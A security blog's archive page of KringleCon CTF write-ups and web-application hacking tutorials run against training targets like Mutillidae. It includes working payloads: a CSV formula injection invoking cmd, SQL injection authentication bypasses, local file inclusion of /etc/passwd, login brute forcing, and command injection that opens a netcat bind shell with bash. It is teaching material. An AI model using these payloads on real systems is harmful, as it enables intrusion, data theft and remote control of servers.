Showing posts with label Web Applications Hacking. Show all posts

Tuesday, January 22, 2019

KringleCon | HR Incident Response | CTF Challenge Solution

Written by Pranshu Bajpai | Twitter | LinkedIn

Question 7 HR Incident Response


In this challenge, we are given a website with CSV upload capability and are asked to somehow gather information from the contents of the file: C:\candidate_evaluation.docx. Since the website allows CSV uploads, we can try some CSV injections to see if we can access the contents of the DOCX file. 

Now the file is stored in the root directory of C drive on a Windows system. To be able to access its contents, we need to "move" it to a public directory visible over the web. If we try to access a non-existent file then we are given the following error message.


This unnecessarily descriptive error message tells us two things: 1) the DOCX we are looking for does not currently reside in the /public/ directory, and 2) the absolute path to the /public/ directory is: C:\careerportal\resources\public\

So now we try to "move" the DOCX from the root directory to the public directory where we can access it. However, thinking about it, moving a file like that is more problematic in terms of permission issues. It is easier to just copy the file to the public directory. Now that we have an idea of what we need to do, we can move on to actually implementing it in terms of a CSV injection.

Our CSV injection only requires a simple copy command that will execute on the Windows system on the server side and perform the necessary copy operation. So let us create the following CSV file in a text editor:

=cmd|'/C copy C:\candidate_evaluation.docx C:\careerportal\resources\public\whothis.docx'!A0

A glitch I noticed in the way the CTF challenge was setup was that if there's a space between the '=cmd|' and the following ' (single quote) in the injection shown above, then the copy would not work on the server. However, when tested on a local Windows system, it works perfectly fine whether or not the space is present. For the sake of the challenge, we do it without the space and upload this CSV on the career portal website. After a few seconds, we are able to access the DOCX file in the public directory which indicates that the CSV command injection succeeded on server side.

I did not trust to open the DOCX on my local system, so I converted it to a PDF online and opened the resulting PDF which contained the sensitive information we needed to progress to the next challenge.


Password: Fancy Beaver

Thursday, January 17, 2019

KringleCon | Badge Manipulation Question 6 | CTF Challenge Solution

Written by Pranshu Bajpai | Twitter | LinkedIn

Question 6: Badge Manipulation


The objective for this challenge is simple -- we need to bypass the authentication mechanism. The way the authentication works is the machine "Scanomatic" scan a QR code on an employee badge and grants access depending if the QR code matches a proper record in the back-end database. So we immediately think of the possibility of an SQL injection attack here since the back-end database is involved. There are two ways of entering the QR code into the system: 1) scan it using the integrated webcam or 2) upload a QR code image. 2) is a much safer option since I am uncomfortable with the idea of enabling webcam access for a CTF website. Also, I have a webcam protector physically blocking my webcam and I have no intention of taking it down for this challenge.


So we need a way to inject SQL queries into the database. But first we need to have the SQL queries in the form of a QR code. This online QR code generator is pretty helpful. It accepts text input and converts it into QR code and provides the relevant image. We can then upload this image to the web interface.

So let us begin as we begin all SQL injection attacks. Test it with a single quote ' injected into the database and see if we can generate an error message. Sure enough, we see an error message that tells us all that we need to know.


It shows us a long error message which clearly identifies that the database type is MariaDB and that the SQL query is:

select first_name,last_name,enabled from employees where authorized = 1 and uid='{}' "limit 1".format({uid})

Now that is all that we needed to inject some valid SQL in there that can bypass authentication. So what do we need to bypass authentication? Basically, the account should be authorized and enabled. 

To make the query valid we can use the # to comment out the rest of the query after our point of injection. Our point of injection is the field 'uid'. So we can the end uid field with single quote ' followed by a #. So we try the following injection:
' #
That gives us a 'no authorized user account found' error message.


Alright, so we need to provide it an always True condition to nullify the 'where authorized = 1' part of the query. So let's try the following injection:

' or 1=1 #
The '1=1' part in our injection is the always true and nullifies the authorization = 1 part.  When we try this injection, we are presented with a new error message: 'authorized user account has been disabled'.


We need one final bypass for the 'enabled' part of the SQL query. So we need to formulate our injection such that both authorization and enabled are bypassed. Let's try the following:

' or enabled = 1 #

This ensures that it shows us a record of the first employee where the account is currently enabled. Finally, we are able to bypass authentication and are greeted with an 'access granted' message that reveals the control number that we need to solve this challenge. Note that after this injection, our SQL query would basically take this form:

select first_name,last_name,enabled from employees where authorized = 1 and uid='' or enabled = 1 #


Answer: 19880715

Tuesday, January 15, 2019

KringleCon | CURLing Master & AD Privilege Discovery | CTF Challenge Solution

Written by Pranshu Bajpai | LinkedIn

Holly Evergreen: CURLing Master


We know that the candy striper machine can be turned on by sending a request to port 8080 on localhost (127.0.0.1). But we do not know what request to send. To investigate further, we send a generic request for the URL localhost at port 8080. We weren’t able to get an intelligible response to this request. Recall that Holly Evergreen hinted at HTTP2. We use the  --http2 option in curl to see if we can get an intelligible response. No good. So we try again with the --http2-prior-knowledge option and are able to get a readable response from the server. This response tells us that we simply need to make a POST request with the parameter status set to on.

We are able to get the candy stripper machine started after sending the required POST request in the following manner:

  curl http://localhost:8080 --http2-prior-knowledge -d status=on


Question 5 AD Privilege Discovery


This challenge asks us to find a reliable path from a Kerberoastable user to the Domain Admins group. This is easy to do using the tool bloodhound. We are given an virtual machine image as part of the challenge with the tool and the relevant data already loaded on it. All we have to do is mount the image and utilize the bloodhound tool to locate the Kerberoastable users.


Bloodhound has preset queries, one of which is 'shortest path to domain admins from Kerberoastable users. We use this query and are presented with the following path diagram that shows paths from Kerberoastable users to domain admins. After we eliminate any path that has RDP, the shortest path we get is from user LDUBEJ00320@AD.KRINGLECASTLE.COM


Answer: LDUBEJ00320@AD.KRINGLECASTLE.COM

KringleCon | Tangle Coalbox & de Bruijn Sequences | CTF Solution

Written by Pranshu Bajpai | LinkedIn

Tangle Coalbox: Lethal ForensicELFication

The poem that introduces the challenge talks about certain “text editors” leaving behind clues. Vim immediately 
comes to mind. We know that Vim logs information about deletions and searchers into a file called .viminfo. 
By default it is stored at ~/.viminfo. The dot (.) represents a hidden file. So we perform a file listing with -a 
option to see the hidden files. We notice .viminfo and pull out its contents. We notice that a search and replace 
was done that substituted the word Elinore with NEVERMORE.

We can turn off Vim logging by using :set viminfo=
Answer: Elinore

Question 3 de Bruijn Sequences

This question asks us what welcome message greets the speaker. If we look at the website that holds the door 
authentication challenge, we find that the welcome message is exposed in the HTML.
This allows us to directly access the victory banner image and gather the victory message and complete the 
challenge. However, to actually unlock the door, we can either follow the suggested de Bruijn Sequences or 

perform an exhaustive search for the permutation that opens the door. There are only 4 x 4 x 4 x 4 = 256 
possible candidates. I decided to brute force it and used Burp Suite Intruder to send all possible candidates to 
the server and notice which one garners a positive response from the server.
We notice that the sequence 0120 was accepted as the correct guess by the server. So we now know that the 
correct sequence of shapes is as follows:
Answer: Welcome unprepared speaker!

Thursday, October 17, 2013

Local PHP File Inclusion Vulnerability Example | Web Applications Hacking | How To | LFI PHP

Written by Pranshu Bajpai |  | LinkedIn

The vulnerability lies in how web pages are invoked on a web server. If an absolute path or direct referencing is used then it is possible to invoke pages on the server that a hacker has no business seeing.

You can read up on the theory here.

How To Exploit Local PHP File Inclusion Vulnerability on a Web Server | Mutillidae

Attacked Server: 1. Mutillidae  2. Net-force
Vulnerable Page: /mutillidae/index.php?page=
Attack Type: Local PHP File Inclusion


A hacker notices that a GET Parameter 'page' is used to 'include' pages residing on a web server.

We know the web server is running on a Linux system. So we try to invoke the password file in Linux by specifying it's absolute path:

page=/etc/passwd


If the web server was running on Windows system we could test the same trying to invoke:

page=C:\\boot.ini

The contents of the file would be displayed on the screen if Local File Inclusion exists:


Notice the Password Hash for the user 'NetForce'. This can be cracked by johntheripper [JTR]

Such attacks can be avoided by not using absolute paths while referencing web pages on servers or using if-else structures to call specific pages only or encoding the attackers request (/etc/passwd)

How To Test Cookie / Session ID Randomness Using Burp Suite Sequencer

Written by Pranshu Bajpai |  | LinkedIn

When you log on to a web server, a session is created which is identified by a session ID. The session identifier can be a cookie. This cookie holds the session ID so that one can log in once for each session (From there on, the session is then passed on to various web pages one browses on that server). Read up on Session Management.

Session, hence, depends on the session ID. In PHP, the 'PHPSESSID' holds the session ID when you visit a webpage on the server.

This needs to be random enough to preserve the security of the session. If an attacker is able to estimate what the session ID is going to be, he/she can bypass authentication.

Test for Randomness of the Session ID / PHPSESSID / Cookie | Mutillidae

Attacked Server: Mutillidae
Test Page: Main Login Page
Test Parameter: PHPSESSID
Test Type: Session Randomness

1. Load up the web page on the server and intercept the request in Burp Proxy. Now notice the server sets the PHPSESSID. Delete this and forward the request to server.

The server notices the mission PHPSESSID and sets a new ID.

Now delete this and right click 'Send to Sequencer'


2. In the sequencer make sure PHPSESSID is highlighted for testing and being the test > 'Start live capture'

3. The test will keep grabbing new tokens and then analyze this sample data for randomness.

For accurate results wait until sample size is at least 200 tokes


Then click 'Analyze Now'

Notice the Entropy is 121 bits which is 'excellent' (Entropy refers to the randomness)

So this test ensures the unpredictability of the Session ID

Fuzz Testing Web Applications With Burp Suite | Burp Intruder [Sniper] to Fuzz Parameters

Written by Pranshu Bajpai |  | LinkedIn

IronGeek made a lot of good videos about testing web applications with Burp Suite. I tested these attacks out myself.

Attacked Server: Mutillidae
Test Page: Main Login Form
Test Parameter: Username
Test Type: Fuzzing

In simple words, fuzzing means sending "weird" data to the server and observing how it reacts to it. More formal explanation can be found here.

Fuzz Testing Login Form Parameters using Burp Suite | Mutillidae


1. Enter any username on the web page, press enter and intercept the request in Burp Proxy. Then send it to "Intruder"

2. Select the "sniper" attack type in Intruder and select the username parameter to be fuzzed [marked by $..$]


3. Now time to set the 'Payload', that is, what that "weird" data is going to be. For test purposes, I used a simple list where I inserted payload manually. You can use various fuzz lists available on the Internet.

4. Notice one of the fuzz payloads is '


5. Click Start Attack. And after it finishes notice the server response page. HTTP Codes are '200 OK'. And the length of the returned pages (server response) is of interest.

Almost all response page lengths are the same, except the one for the payload '

'Render' this page in Burp and you will see that the page is greater in length because it returns additional error lines (database error, SQL injection attacks possible)

So the fuzz test revealed possible SQL injection on the login form on parameter 'Username'

Directory Browsing Vulnerability | Directory Listing / Traversal Attack | How To | Demo [Screenshots] | Mutillidae

Written by Pranshu Bajpai |  | LinkedIn

As a web application penetration tester, when you find directory browsing enabled on a web server, you include it in your report, but you know exploiting it is a long shot.

The main threat lies in the fact that the attacker can view all the files present on the web directory. This might include PHP files (or files in other web languages). If the attacker is dedicated enough, he will read these PHP codes to figure out a way to circumvent security.

Directory Browsing Vulnerability in Mutillidae


An attacker can review the code behind these PHP scripts to find potential weaknesses


Wednesday, October 9, 2013

Web Applications Authentication Brute Force | Practical Demo [Screenshots] | Brute Force Website Login | How To

Written by  | Google+ Pranshu Bajpai | LinkedIn

This post is meant to elucidate  web application brute forcing by providing a practical demo.

Read up on Authentication Brute Force here.

OWASP testing guide is your friend in Web Application Hacking.

How To Brute Force Website Login | Web Application Hacking Example | Authentication Brute Force


We have a 'Test' website running on 172.19.17.120. I have created a Test account on it with username 'pranshu' and password 'p'. (As we are playing the part of a penetration tester, during the test we will assume we do not know the password)

It has a login form requiring a 'username' and 'password'. HTTP POST Request Parameters are used.

Set up Burpsuite Proxy to intercept traffic between your browser and the server page you will be trying to brute force [Read up on Burpsuite]


Then send these to Burpsuite 'Intruder' to be attacked

The attack we will use is 'Cluster Bomb'

The highlighted parameters in the image above are the ones which will be bruteforced.

In case you already know 'username', "un-highlight" it, meaning Brute Force Password only. Since I already know the username is 'pranshu', I will try to brute force the password and set username as 'pranshu'


Payload type is a 'simple list' of characters 'a,b,c,d....z'  [which we will use as possible passwords]

Execute the attack. It will set the username to 'pranshu' and go through the 'simple list', trying every possible alphabet as password. All will recieve HTTP code 200 (OK)


Except one where the payload was set to 'p'. It received HTTP code 302 (Redirect)

If you know HTTP codes you know that 302 (Redirect) means that the webpage is trying to send us to another page. As a penetration tester, I would guess that the re-direction is occurring because of successful login (redirect to 'Home' page or something)

To verfiy this, I 'render' the 'response' in Burp suite and sure enough I see I am logged in as user 'pranshu'.

In this case, I have used BurpSuite but you can use 'Brutus' or 'Hydra' for such online brute force password cracking.

Command Injection Attack Example [Screenshots] | Web Applications Hacking | Using Kali Linux

Written by  | Google+ Pranshu Bajpai | LinkedIn

Read up on command injection here.

OWASP testing guide is your best friend while learning web applications hacking or penetration testing.

I tested the attack on two different vulnerable applications, one of which is 'Mutillidae'


Command Injection Attack Example


Ideally, you are supposed to 'lookup' DNS and resolve hostnames to IP addresses using this web application.

However, the code is vulnerable to 'command injection attack'.

As you know, in Bash we can execute two commands one after the other by typing:

#cmd1 && cmd2

Try this in the vulnerable application (the point is to get another command executed on the server)

www.facebook.com && ls /

In the vulnerable application first Facebook's IP address would be resolved on the server and then the second command would get executed, listing the contents of the 'root' directory.


Now that you know the command injection vulnerability exists, you can try different commands and construct an attack

For example:

Display the contents of 'passwd' file

www.facebook.com && cat /etc/passwd

OR invoke netcat to listen for commands on port 8085 of the victim machine:

www.facebook.com && nc -l -p 8085 -e '/bin/bash'


See what we did here?

I assume netcat utility would be present on the server, so I tell it to listen on port 8085 (and invoke bash)

Now from our Terminal we can use our netcat client to connect to that server

#nc 172.X.X.X 8085

We are connected. We can now begin executing commands on the compromised remote machine.

#whoami


Note that we are a normal user--'www-data'--and not root. Hence, we have limited Privileges at this point.

However, using privileges of 'www-data' it is possible for us to deface the website. Note that defacing a website is unacceptable even as part of a penetration test, so do not go through with it.

To deface the website

#vi /var/www/index.html

It is now possible to edit this file to make changes to deface to the website.

Note that you can terminate the first command simply by typing ';' and, hence, don't always need the first part, that is, 'www.facebook.com'. For example:

; cat /etc/passwd